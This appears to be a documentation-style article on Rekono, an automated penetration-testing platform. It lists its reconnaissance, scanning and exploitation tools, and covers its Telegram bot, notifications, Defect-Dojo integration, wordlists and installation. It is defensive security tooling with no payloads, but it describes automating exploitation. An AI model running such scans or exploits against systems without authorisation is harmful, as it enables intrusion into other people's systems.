
Finally, the findings identified during the execution of pentesting tasks against the targets, can be reviewed directly in the platform at project level:



This page displays all the findings information by target and includes multiple filtering options. At first, this page only displays hosts and findings without relations with other findings, like OSINT data. Then, the user can select one finding and the page will show the related findings. For example, if the user clicks on one host, the page will show the ports exposed by this host; then, if the user selects one port, the page will show the technologies and vulnerabilities found in that port. Moreover, when the user clicks on one finding, the details of these findings are shown in the bottom, for example, when is the finding detected, by what tool and other specific finding details.

Supported tools

The supported tools by Rekono can be reviewed in the Tools page, where the user can review the configurations and intensities supported by each tool, and the details about the required input parameters for its execution and its potential results. Moreover, as in the processes page, the user can order tool executions from the tool page:




Nowadays, Rekono supports the following 17 hacking tools:

Tool	Stage	Description
theHarvester	OSINT	Get OSINT information like subdomains or emails
EmailHarvester	OSINT	Get emails from public sources
EmailFinder	OSINT	Get emails from public sources
Nmap	Host discovery & Port enumeration	Get up hosts, open ports and details about running services
Sslscan	Service analysis	Analysis of vulnerabilities in TLS configuration
SSLyze	Service analysis	Analysis of vulnerabilities in TLS configuration
SSH Audit	SSH service analysis	Analysis of vulnerabilities in SSH services
SMBMap	SMB service analysis	Enumeration of SMB shares
Dirsearch	HTTP service analysis	Enumeration of endpoints in web services
GitLeaks & GitDumper	HTTP service analysis	Get code from exposed Git repositories and then find hardcoded credentials in the source code
Log4j Scanner	HTTP service analysis	Check if a web service is vulnerable to Log4Shell
CMSeeK	HTTP service analysis	Get information about the CMS used by a web service
OWASP JoomScan	HTTP service analysis	Analysis of web services that use Joomla as CMS
OWASP ZAP	HTTP service analysis	Analysis of vulnerabilities in web services
Nikto	HTTP service analysis	Analysis of vulnerabilities in web services
SearchSploit	Exploitation	Look for public exploits
Metasploit	Exploitation	Look for public exploits


Telegram bot


Rekono platform includes three clients: web application, command line interface (CLI) and Telegram bot. The Rekono bot makes the pentesting process easy, making the platform available for all users from all devices, including the operations from the target's creation to the findings revision.

At first, the auditor can create a target using the /newtarget command:




Then it's possible to request the execution of tools or processes against this target using the /tool or /process commands as shown in the following screenshots:





As you can see, the bot asks the user for the execution details: target, tool or process depending on the command, configuration to apply if it's a tool execution, wordlist to apply if it's needed by some tool and the execution intensity. Then the bot asks the user to confirm the task execution, and finally it creates the task.


After the executions, if the user has enabled the Telegram notifications, he will receive the findings details directly in the Telegram chat. In the next picture, you can see the results of an Nmap execution




Of course, the Rekono bot is protected by authentication, based on a one-time token that should be used to link Telegram chats with Rekono users.

User notifications

Rekono supports different notification preferences, based on the content and the platform used to receive the notifications. At first, it's possible to configure what execution results the user wants to receive: all the results of his projects or only his own executions. Then, it's possible to configure the email notifications or Telegram notifications (already seen in the Telegram bot section). In the next picture, you can see the configuration options:



In the following pictures, you can see an example of user notification via email:



Test

Target scanme.nmap.org
Tool Nmap
Configuration TCP ports

Status Completed
Start April 11, 2022, 3:06 p.m.
End April 11, 2022, 3:06 p.m.
Executor pablo

Review all details

Address	OS	OS type
45.33.32.156		Other

Hosts

Host	Port	Status	Protocol	Service
45.33.32.156	22	Open	TCP	ssh
45.33.32.156	80	Open	TCP	http
45.33.32.156	9929	Open	TCP	nping-echo
45.33.32.156	31337	Open	TCP	Elite

Ports

Rekono supports three different user roles: administrators, auditors and readers. The user notifications can be very useful for all of them due to different reasons:


- Administrators are often people with responsibilities in the pentesting exercises, so that they could be interested in being up to date about the work progress.
- Auditors need user notifications to know the latest findings of their automatic analysis, so that they can use this information during their manual testing.
- Readers are often people in charge of follow up vulnerabilities or the target system responsible, so they should be informed about the security situation.

Defect-Dojo integration


The findings obtained after task executions are processed automatically by Rekono: CVE information is completed using the NVD NIST API, user notifications are sent and findings are imported in Defect-Dojo when the integration is enabled for these Rekono projects. Defect-Dojo is a vulnerability management platform where:

- The findings can be stored to keep traceability of the security situation of the products
- The findings can be reported to the product responsible
- Tickets in bug trackers like JIRA can be created from the findings
- The security risk related to the findings can be treated in a proper way


For example, in the next picture you can see the summary information for one Defect-Dojo product:



The findings can be reviewed directly in the Rekono platform, but it is an automation tool, it isn't a vulnerability management tool, and sometimes a more advanced vulnerability management is needed. So, Rekono includes an integration with Defect-Dojo in an automated way at project level. Defect-Dojo integration is highly customizable, allowing the user to decide how the findings should be imported in the platform and creating the Defect-Dojo products and engagements when needed. In the next picture, the Defect-Dojo integration form can be seen:




The most comfortable way of working is enabling the automatic creation of products and engagements, to let Rekono deal with all Defect-Dojo elements. Remember that the findings only will be imported when the synchronization is enabled at project level. Rekono always imports the original tool outputs in Defect-Dojo when it's supported, so the original tool tests will appear in Defect-Dojo. In the following image are two Nmap tests imported in Defect-Dojo from Rekono integration:



Wordlists

As the name says, wordlists are lists of words that can be used during pentesting processes to perform enumeration or brute force tasks. Rekono can execute tools that may need wordlists to work correctly, for example, Dirsearch, to find exposed endpoints in web services. For that reason, Rekono also includes wordlist management features directly in the platform, so users can create their own wordlists and upload them to Rekono. All the pentesting resources in Rekono, including wordlists, are shared between all users, so everyone can access the most useful wordlists. By default, Rekono supports some Kali Linux wordlists, shown in the next picture:



Installation & Deployment

Currently, Rekono is not deployed publicly. The platform is intended to be deployed internally for specific corporate environments or for personal usage. This project can be deployed using two main ways:

Docker

Rekono can be deployed using a Docker compose environment that includes all the components needed to run the application easily in all environments. For that, the following commands should be executed:

```
$ git clone https://github.com/pablosnt/rekono.git

$ cd rekono/

$ docker-compose build

$ docker-compose up -d
```

The number of execution workers can be established using the following option in the up command:

```
$ docker-compose up -d --scale executions-worker=5
```

By default, the user “rekono” with password “rekono” and email “rekono@rekono.com" will be created. This configuration can be changed using the environment variables RKN_USERNAME, RKN_EMAIL and RKN_PASSWORD. Of course, it’s advised to change the Rekono default credentials.

Finally, Rekono is available in https://localhost/.

The full Docker configuration is available in GitHub: https://github.com/pablosnt/rekono/tree/main/docker#configuration.

PIP

If you wish to deploy Rekono in a local environment for personal usage, you can do it using Python and PIP. The goal of this installation method is using Rekono in an OS like Kali Linux or Parrot OS, where most of the hacking tools supported by the platform are already installed in the system. To install Rekono using this method, the following commands should be executed:

```
$ pip3 install rekono-cli

$ rekono install
```

During the install command, the rekono CLI will ask you for your initial user information. After complete the installation process, you can handle Rekono services using these commands:

```
$ rekono services start

$ rekono services stop

$ rekono services restart
```

Finally, Rekono is available in http://localhost:3000/.

This method is very simply, but it isn't advised for production usage because it deploys Rekono in development mode: debug mode is enabled in the frontend, the resources are exposed directly without Nginx, etc. Please, only use it for strict personal usage.

You can check the full Rekono configuration details in the Rekono Wiki: https://github.com/pablosnt/rekono/wiki/5.-Configuration

References

https://github.com/pablosnt/rekono

https://github.com/pablosnt/rekono-cli

